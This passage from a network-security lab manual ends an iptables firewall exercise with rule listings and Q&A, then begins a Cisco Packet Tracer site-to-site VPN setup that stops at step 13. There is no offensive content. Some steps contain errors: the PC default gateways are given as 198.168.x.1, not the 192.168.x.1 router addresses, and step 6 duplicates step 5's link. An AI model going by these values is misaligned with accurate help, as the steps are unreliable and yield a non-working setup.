2    ACCEPT     tcp  --  10.0.2.7             anywhere             tcp dpt:ssh state NEW,ESTABLISHED

Chain FORWARD (policy ACCEPT)
num  target     prot opt source               destination

Chain OUTPUT (policy DROP)
num  target     prot opt source               destination
1    ACCEPT     all  --  anywhere             10.0.2.6
2    ACCEPT     tcp  --  anywhere             10.0.2.7             tcp spt:ssh state NEW,ESTABLISHED
```

To delete a rule, insert the corresponding chain and the number from the list. For example, to delete number 2 of the INPUT rule.

```
cybersec-client@ubuntu:~$ sudo iptables -D INPUT 2
cybersec-client@ubuntu:~$ sudo iptables -L --line-numbers
Chain INPUT (policy DROP)
num  target     prot opt source               destination
1    ACCEPT     all  --  10.0.2.6             anywhere
```

The change we did will be removed once we restart the VM, to save the change, use /sbin/iptables-save. We are not going to save the change for other labs.

1. What are the built-in chains in the filter table and what is each used for?
Answer:
The filter table has three built-in chains: INPUT (handles packets destined for the local host), FORWARD (handles packets routed through the host to another destination), and OUTPUT (handles packets originating from the local host). Use INPUT to control incoming services, OUTPUT to control outgoing connections, and FORWARD only if the host forwards/routers traffic.

2. How do default policies work and how would you change them to drop all traffic?
Answer:
Default policies apply when no rule in a chain matches a packet. To set a default policy to drop all traffic for the INPUT chain:
sudo iptables -P INPUT DROP
Similarly use -P OUTPUT DROP and -P FORWARD DROP. After setting DROP, only explicitly allowed traffic via rules will pass.

3. Explain the difference between -A (append) and -I (insert) and when you would use --line-numbers.
Answer:
-A CHAIN appends a rule to the end of the chain; -I CHAIN N inserts the rule at position N (or at the top if N omitted). --line-numbers with iptables -L --line-numbers shows rule indices so you can target and delete a specific rule with iptables -D CHAIN <num>.

4. How do you allow SSH from a single IP (10.0.2.7) using stateful rules so that replies are allowed, and why is state matching important?
Answer:

Example commands:
sudo iptables -A INPUT -p tcp --dport 22 -s 10.0.2.7 -m state --state NEW,ESTABLISHED -j ACCEPT
sudo iptables -A OUTPUT -p tcp --sport 22 -d 10.0.2.7 -m state --state ESTABLISHED -j ACCEPT
State matching (-m state --state ...) tracks connection state; it lets you allow packets belonging to established connections (responses) without opening broad ports to arbitrary hosts, improving security and correctness.

5. How do you remove rules, flush all rules, and persist iptables rules across reboots?
Answer:

- Remove a specific rule by number: iptables -L --line-numbers to view, then sudo iptables -D INPUT <num>.
- Flush (delete) all rules: sudo iptables -F.
- Save rules: sudo /sbin/iptables-save > /etc/iptables/rules.v4 (or distro-specific tool like iptables-persistent or netfilter-persistent); on reboot load with iptables-restore or use your distribution's persistent service. (Note: exact persistence commands vary by distro.)

Result
Thus the lab experiment on configuring Linux Firewall using Iptables was completed successfully

Exp No:11 **Configure VPN On Cisco Packet Tracer** **Date:**

Aim: To Configure VPN Using Cisco Packet Tracer

Theory:
A Virtual Private Network (VPN) provides a secure communication channel over an untrusted network such as the Internet. VPNs use tunneling protocols and encryption to ensure data confidentiality, integrity, and authenticity.
In networking, a VPN allows remote sites or users to connect as if they were on the same private LAN. In Cisco Packet Tracer, we commonly simulate Site-to-Site VPNs using routers.
A typical VPN configuration involves:

1. Two routers representing two branch offices.
2. A public network (like the Internet) between them.
3. Encryption and tunneling configuration using IPsec (Internet Protocol Security) or GRE over IPsec.
4. Access lists (ACLs) to define which traffic should be encrypted and sent through the VPN tunnel.


Key concepts:

- Tunneling: Encapsulating one packet within another to provide a virtual path.
- Encryption: Ensures data confidentiality.
- IKE (Internet Key Exchange): Establishes and manages security associations.
- IPsec: Provides data confidentiality, integrity, and authentication for IP packets.

Procedure:


1. open cisco packet tracer, in bottom left click on “end devices” and drag the pc and place two times (PC0 ,PC1)

2. Next click on network devices click on routers and drag the 1841 router 3 times and setup a topology like this




3. Next connect PC0 to router 0 by clicking on connections in  click on it then connect it to PC0 via FastEthernet0 to router 0 via FastEthernet0/0.


4. Next connect PC1 to router 1 by clicking on connections in click on it then connect it to PC1 via FastEthernet0 to router 1 via FastEthernet0/0.
5. Next connect router0 to router2 by clicking on connections in click on it then connect to router 0 via FastEthernet0/1 to router2 via FastEthernet0/0
6. Next connect router0 to router2 by clicking on connections in click on it then connect to router 0 via FastEthernet0/1 to router2 via FastEthernet0/1




7. Next click on router0 then dialog box appears click on config tab then click on FastEthernet0/0, in IP Configuration put as 192.168.1.1 and check the on option on top right in dialog box. Notice the line between Router0 and PC0 turns green.




8. Next click on PC0 then dialog box appears click on Desktop tab and then click on IP configuration then type IPV4 Address type 192.168.1.2 and Default gateway as 198.168.1.1




9. Click on Place note in top left and type the respective ip address of PC0 and router0 for clarity




10. Next click on router1 then dialog box appears click on config tab then click on FastEthernet0/0, in IP Configuration put as 192.168.2.1 and check the on option on top right in dialog box. Notice the line between Router1 and PC1 turns green.




11. Next click on PC1 then dialog box appears click on Desktop tab and then click on IP configuration then type IPV4 Address type 192.168.2.2 and Default gateway as 198.168.2.1




12. Click on Place note in top left and type the respective ip address of PC1 and router1 for clarity




13. Next click on router2 then dialog box appears click on config tab then click on FastEthernet0/0, in IP Configuration put as 1.0.0.1 and check the on option on top right in dialog box.



